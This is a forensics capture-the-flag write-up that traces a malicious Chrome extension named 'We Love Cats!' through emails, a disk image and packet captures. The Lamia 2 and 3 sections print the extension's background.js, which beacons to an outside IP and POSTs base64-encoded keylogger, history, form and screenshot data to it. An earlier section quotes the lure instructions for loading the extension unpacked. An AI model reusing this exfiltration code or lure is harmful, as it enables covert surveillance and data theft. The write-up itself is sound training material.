

Things to Remember:

- 1) Read the getting started before reading this write-up.
- 2) All file paths shown are based on the computer used in this write-up.
- 3) Use the Resource page/pdf to see a list all websites and programs used in this write-up.

Lamia 1

We believe suspicious web traffic originated from Amaya's PC starting on August 7th, 2018 around 2:40 pm. We want you to find what is causing the issue, and analyze its threat to the corporation. Amaya was complaining about some weird browser behavior, what is the name of her suspicious chrome extension?

Solution:

Go to the **Artifacts** folder, within find the **smtp** folder, this is where all the emails are contained. Then you wanna choose Amaya's computer, **alabank**. (Desktop\Artifacts\smtp\alabank)

The question gives you the time August 7th, 2018 around 2:40 pm. You want to look for the files around this time. (You have to open then to look for the date and time. Use wordpad if available, it'll format the files to look more like an email.)

Two emails mention a chrome extension and Amaya is talking to someone named Jerek. The two emails are **1533678455** and **1533678932**. None of the emails actually have the chrome extension.

```
Date: Tue, 07 Aug 2018 17:46:57 -0400
From: herenav@nimbus.net
To: alabank@orko.net
Subject: Great chrome extension
Message-ID: <2eeeb4cd42182f5a699e9b00f9b2a24c@nimbus.net>
X-Sender: herenav@nimbus.net
User-Agent: Roundcube Webmail
Hi honey!
I hope that you didn't have any troubles installing the super
kewl
chrome extension I gave you. It will not only improve security
browser, but is also great for personal entertainment. Let me
know what
you think of it!
Love,
Jerek
 On 2018-08-07 17:54, alabank@orko.net wrote:
 > On 2018-08-07 14:46, herenav@nimbus.net wrote:
 >> Hi honey!
```

```
On 2018-08-07 17:54, alabank@orko.net wrote:

> On 2018-08-07 14:46, herenav@nimbus.net wrote:

>> Hi honey!

>>

>> I hope that you didn't have any troubles installing the super kewl

>> chrome extension I gave you. It will not only improve security for

>> your browser, but is also great for personal entertainment.

Let me

>> know what you think of it!

>>

>> Love,

>> Jerek

> Hi Jerek,

>

> I don't think the extension is really working properly.

Trust me. It's working perfectly...
```

Take a look at Amaya's disk, open Autopsy (should be on the desktop).

Follow the steps to use Autopsy:


Open Autopsy and create **New Case**.




Give the case a name (in my case, I used AmayaDisk_TF8).

Change the base directory, I created a new folder to add all of the Autopsy files in the Artifacts folder (C:\Users\tracerfire\Desktop\Artifacts\Autopsy_TF8).


For the optional information, you can provide the information or you can skip it.




Make sure that the type of data source is a Disk Image or VM File.




Select Amaya's Disk, PC-2-08-14-18-END.vhd (C:\Users\tracerfire\Desktop\Artifacts\disk\PC-2-08-14-18-END.vhd)



This page is use to configure the ingest modules, but since we do not know what we will need, just proceed to the next page.



Click **finish** to finish the set up process.




Look at the bottom-right of the autopsy screen and there will be a process bar, that is going through all the disk files and classifing them.

Do not do anything till it loads completely, or you will not be able to see everything.



Once you are able to see everything, search in the keyword search for **Jerek**. Five files will come up, look through those.



In the Instructions.txt, you see that Jerek tells Amaya to download a folder named CATS

```
Instructions.txt Hi Honey! Here are the steps to install this super kewl chrome extension.

1. Go to chrome://extensions in your chrome browser

2. Enable developer mode

3. Select LOAD UNFACKED

4. Select the folder CATS from the USB I gave you

5. Make sure it's enabled


6. Click on the icon to see kewl cat GIFS!


Side note: whenever you start chrome it will ask if you want to keep developer mode enabled. ALWAYS SELECT YES.

Love,

Jerek
```

Look at Amaya's Documents and to find the CATS folder by following this file path





The CATS folder is found in Amaya's Documents inside the folder from Jerek



Inside the CATS folder, there is several files.

[current folder]	2018-08-07 15:14:20 MDT
[parent folder]	2018-08-07 15:14:20 MDT
ackground.js	2018-08-06 12:17:58 MDT
background.js-slack	2018-08-06 12:17:58 MDT
Content.js	2018-06-22 11:49:40 MDT
content.js-slack	2018-06-22 11:49:40 MDT
icon.png	2018-06-11 13:17:52 MDT
icon.png-slack	2018-06-11 13:17:52 MDT
manifest.json	2018-06-22 12:06:48 MDT
manifest.json-slack	2018-06-22 12:06:48 MDT
mystyle.css	2018-06-11 13:35:52 MDT
popup.html	2018-06-22 10:16:06 MDT
popup.js	2018-06-22 10:18:44 MDT

Click on **manifest.json** and read through the indexed text. It gives you the name of the extension: "We Love Cats!"

```
{ "name": "We Love Cats!", "version": "1.0", "description": "Extension that shows random cat gifs and doesn't do anything malicious......", "manifest_version": 2, "icons": { "l6": "icon.png", "48": "icon.png", "128": "icon.png" }, "browser_action": { "default_icon": "icon.png", "default_popup": "popup.html" }, "permissions": [ "activeTab", "webRequest", "" ], "content_scripts": [ { "matches": [ "" ], "js": ["content.js"] } ], "background": { "scripts": ["background.js"] } }
```

Answer: We Love Cats!

Lamia 2

What is the external ip the extension communicates with? Hint: Origin: chrome-extension

Solution:

Continue from Lamia 1, in the **CATS** folder.

[current folder]	2018-08-07 15:14:20 MDT
[parent folder]	2018-08-07 15:14:20 MDT
background.js	2018-08-06 12:17:58 MDT
background.js-slack	2018-08-06 12:17:58 MDT
Content.js	2018-06-22 11:49:40 MDT
content.js-slack	2018-06-22 11:49:40 MDT
icon.png	2018-06-11 13:17:52 MDT
icon.png-slack	2018-06-11 13:17:52 MDT
manifest.json	2018-06-22 12:06:48 MDT
manifest.json-slack	2018-06-22 12:06:48 MDT
mystyle.css	2018-06-11 13:35:52 MDT
popup.html	2018-06-22 10:16:06 MDT
popup.js	2018-06-22 10:18:44 MDT

Look through the other files and their indexed text and metadata. In **background.js indexed text**, find the **var server location** and it shows the external IP of the extension **12.33.44.77**.

```
// This method will communicate to the remote server // options for type //
1. keylogger // 2. history // 3. form // 4. screen_capture // data should
be a string var minutes = 5; minutes *= 60000; //convert milliseconds to
minutes var dataSendTest = 200; var server location = "http://12.33.44.77/"
// sends a heartbeat message to the server to make sure its alive heartbeat
= function () { var xhr = new XMLHttpRequest(); xhr.open("GET",
server location); xhr.send(); xhr.onreadystatechange = function() { if
(this.readyState == 4) { dataSendTest = this.status; } } heartbeat();
setInterval(heartbeat, minutes); function send data(type, data) { var xhr =
new XMLHttpRequest(); if (dataSendTest == 200) { xhr.open("POST",
server location + "api"); xhr.send(btoa(JSON.stringify({ "type": type,
"data": data }))); } } // examples // send data("keylogger", "testing!");
// send data("form", "testing!"); // send data("history", "testing!"); //
Here we will send information to the remote server
chrome.runtime.onMessage.addListener( function(request, sender,
sendResponse) { send data(request.type, request.data);
```

Answer: 12.33.44.77

Lamia 3

What protocol is the extension using to communicate with the external server?

Solution:

In the same file as above, look for **var xhr**. Once you find it in the indexed text data, it give you **XMLHttpRequest**, so we can assume that the protocol is **HTTP**.

```
// This method will communicate to the remote server // options for type //
1. keylogger // 2. history // 3. form // 4. screen capture // data should
be a string var minutes = 5; minutes *= 60000; //convert milliseconds to
minutes var dataSendTest = 200; var server location = "http://12.33.44.77/"
// sends a heartbeat message to the server to make sure its alive heartbeat
= function () { var xhr = new XMLHttpRequest(); xhr.open("GET",
server location); xhr.send(); xhr.onreadystatechange = function() { if
(this.readyState == 4) { dataSendTest = this.status; } } heartbeat();
setInterval(heartbeat, minutes); function send_data(type, data) { var xhr =
new XMLHttpRequest(); if (dataSendTest == 200) { xhr.open("POST",
server location + "api"); xhr.send(btoa(JSON.stringify({ "type": type,
"data": data }))); } } // examples // send_data("keylogger", "testing!");
// send_data("form", "testing!"); // send_data("history", "testing!"); //
Here we will send information to the remote server
chrome.runtime.onMessage.addListener( function(request, sender,
sendResponse) { send data(request.type, request.data);
```

Answer: http


Lamia 4

What endpoint and request is the malware using for communication with the foreign server?


Solution

Go to pcaps folder (Desktop\Artifacts\pcaps) and find the one that is on the date and time of the web traffic **2018-08-07_14-42-02.pcap**.

Open the pcap on Wireshark, filter for the IP address and protol **ip.addr == 12.33.44.77 && http** (found in the answers above)



Look at the different packets, Amaya's computer is reaching out to the server IP address and its using **POST /api**



Answer: POST /api

Lamia 5

Why do the packets have no discernible strings? Looks like its encoded! What encoding scheme is used to "disguise" the data?

Solution:


Continuing from Lamia 4, in the same pcap **2018-08-07_14-42-02.pcap**. Click on one of the **POST /api** packets. Follow the packet by right clicking, follow, TCP stream.

```
Protocol Length Info
                                                       Source
                                                                                                       Destination
          57095 373.068231 192.168.1.11
                                                                                                                                          HTTP
                                                                                                                                                                 320 GET / HTTP/1.1
                                                                                                       12.33.44.77
                                                                                                                                          HTTP
          57098 373.070507 12.33.44.77
                                                                                                       192.168.1.11
                                                                                                                                                                  204 HTTP/1.0 200 OK (text/html)
          57383 376.131364
                                                      192.168.1.11
                                                                                                       12.33.44.77
                                                                                                                                          HTTP
                                                                                                                                                                1262 POST /api HTTP/1.1 (text/plain)
                                                                                                                                                                  204 HTTP/1.0 200 OK (application/json)
          57387 376.133919
                                                      12.33.44.77
                                                                                                       192.168.1.11
                                                                                                                                         HTTP
                                                                                                                                                           1406 POST /api HTTP/1.1 (text/plain)
          57414 377.738232 192.168.1.11
                                                                                                      12.33.44.77
                                                                                                                                         HTTP
                                                                                                                                                                  204 HTTP/1.0 200 OK (application/json)
          57419 377.740271
                                                                                                       192.168.1.11
                                                                                                                                         HTTP
                                                      12.33.44.77
         58266 390.368447
                                                      192.168.1.11
                                                                                                       12.33.44.77
                                                                                                                                          HTTP
                                                                                                                                                                  126 POST /api HTTP/1.1 (text/plain)
         58269 390.372147
                                                     12.33.44.77
                                                                                                      192.168.1.11 HTTP
                                                                                                                                                                  204 HTTP/1.0 200 OK (application/json)
          58626 392.217784
                                                    192.168.1.11
                                                                                                      12.33.44.77
                                                                                                                                          HTTP
                                                                                                                                                                  874 POST /api HTTP/1.1 (text/plain)
          58629 392.219997
                                                      12.33.44.77
                                                                                                      192.168.1.11
                                                                                                                                         HTTP
                                                                                                                                                                  204 HTTP/1.0 200 OK (application/json)
> Frame 58266: 126 bytes on wire (1008 bits), 126 bytes captured (1008 bits)
> Ethernet II, Src: 8e:d3:9b:fc:14:b0 (8e:d3:9b:fc:14:b0), Dst: 36:4c:5e:a0:32:a7 (36:4c:5e:a0:32:a7)
> Internet Protocol Version 4, Src: 192.168.1.11, Dst: 12.33.44.77
> Transmission Control Protocol, Src Port: 49287, Dst Port: 80, Seq: 135848, Ack: 1, Len: 72
    [98 Reassembled TCP Segments (135919 bytes): #58079(395), #58080(1460), #58081(1460), #58083(1460), #58087(1460), #58088(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), #58087(1460), 
     Hypertext Transfer Protocol
> Line-based text data: text/plain (1 lines)
```

This shows the discernible strings and from the way they look, we can infer that they are in **base 64**. Another thing that can tell you that it might be Base 64 is the equal sign(s) at the end.

```
POST /api HTTP/1.1
Host: 12.33.44.77
Connection: keep-alive
Content-Length: 428
Origin: chrome-extension://lilndkolfmpahggbdpalidadafphjfgk
User-Agent: Mozilla/5.0 (Windows NT 6.3; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/68.0.3440.84 Safari/537.36
Content-Type: text/plain;charset=UTF-8
Accept: */
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
 yJ0eXBlIjoiZm9ybSIsImRhdGEiOiJ7XCJfZm9sZGVybGlzdFwiOltcIjFcIl0sXCJfbGFzdFwiOltcIjE1MzM2Nzg0NTRcIl0sXCJfbGlzdFwiOltcIjFcIl0sXCJfbWJveFwiO
cIklOQk9YXCJdLFwiX3F1b3RhXCIGW1wiMVwiXSxcIl9yZW1vdGVcIjpbXCIxXCJdLFwiX3VpZHNcIjpbXCIxLDIsMyw0LDUsNiw3LDgsOSwxMCwxM5wxMiwxMywxNCwxNSwxNiw
<mark>ZyZXNoXCJ9I 0=H</mark>TTP 1.0 200 OK
Content-Type: application/json
Content-Length: 20
Server: Werkzeug/0.14.1 Python/2.7.12
Date: Tue, 07 Aug 2018 21:47:46 GMT
{"success":" true"}
```

To make sure it is base 64, you can decode using the website **CyberChef**, copy and paste the code from the image above.




Answer: base64

Lamia 6

What format is the malware using to store the data it is exfiltrating?

Solution:

Looking at the packets in Wireshark, still in the same pcap, **2018-08-07_14-42-02.pcap** with the same filter. If you take a look at the traffic coming from the external IP, most of the packets say in the info **(application\json)**. We can assume that **json** is the format.




Answer: json

Lamia 7

From the data structure, what are the 4 types of data being exfiltrated? Enter the list as a comma seperated list in alphabetical order. Ex: a,b,c,d where a b c d are the types.

Solution:

For this one, open Amaya's disk on Autopsy (from above). Go to back to Documents\From Jerek\CATS. Click on **background.js**. In the same file, in the indexed text, there is 4 **options for type**. The 4 types of dat is **form, history, keylogger, screen_capture**



Answer: form, history, keylogger, screen_capture

Lamia 8


What is the sha256 hash of the first screenshot exfiltrated by the extension? Hint: look for big POST packets.

Solution:


Open wireshark and look at the pcaps file from above, 2018-08-07_14-42-02.pcap. Filter the packet by ip address and protocol. ip.addr == 12.33.44.77 && http. You want to look at packets with the source 192.168.1.11 (You can add this to the filter as well ip.src == 192.168.1.11.

ip.	addr == 12.33.44.77 && http	&& ip.src == 192.168.1.11				\times	Expression	-	+
No.	Time	Source	Destination	Protocol	Length Info				^
	57095 373.068231	192.168.1.11	12.33.44.77	HTTP	320 GET / HTT	P/1.1			
	57383 376.131364	192.168.1.11	12.33.44.77	HTTP	1262 POST /api	HTTP/1.1	(te		
	57414 377.738232	192.168.1.11	12.33.44.77	HTTP	1406 POST /api	HTTP/1.1	(te		
	58266 390.368447	192.168.1.11	12.33.44.77	HTTP	126 POST /api	HTTP/1.1	(te		
	58626 392.217784	192.168.1.11	12.33.44.77	HTTP	874 POST /api	HTTP/1.1	(te		
	59169 396.459801	192.168.1.11	12.33.44.77	HTTP	863 POST /api	HTTP/1.1	(te		
-	60642 420.731076	192.168.1.11	12.33.44.77	HTTP	286 POST /api	HTTP/1.1	(te		
	69384 452.223084	192.168.1.11	12.33.44.77	HTTP	874 POST /api	HTTP/1.1	(te		
	87008 512.224782	192.168.1.11	12.33.44.77	HTTP	874 POST /api	HTTP/1.1	(te		
	87344 517.598257	192.168.1.11	12.33.44.77	HTTP	594 POST /api	HTTP/1.1	(te		Y
> Frame 60642: 286 bytes on wire (2288 bits), 286 bytes captured (2288 bits)									
> E	thernet II, Src: 86	e:d3:9b:fc:14:b0 (8e:d	3:9b:fc:14:b0),	Dst: 36:	4c:5e:a0:32:a7 (36:4c:5e:a	0:32:a7	7)	
> Internet Protocol Version 4, Src: 192.168.1.11, Dst: 12.33.44.77									
> Transmission Control Protocol, Src Port: 49292, Dst Port: 80, Seq: 135688, Ack: 1, Len: 232									
> [> [97 Reassembled TCP Segments (135919 bytes): #60466(395), #60467(1460), #60469(1460), #60471(1460), #60								
> Hypertext Transfer Protocol									
> L	> Line-based text data: text/plain (1 lines)								

Once you do that then you will find the packet **60642**, follow the TCP stream and copy the text underneath.



Convert the base64 into a picture, save the image and then get the SHA256 from the image, 142c0ae925ad52c720e34413266214ce851ff7836fe19bda85799447c84e204b.



Answer: 142c0ae925ad52c720e34413266214ce851ff7836fe19bda85799447c84e204b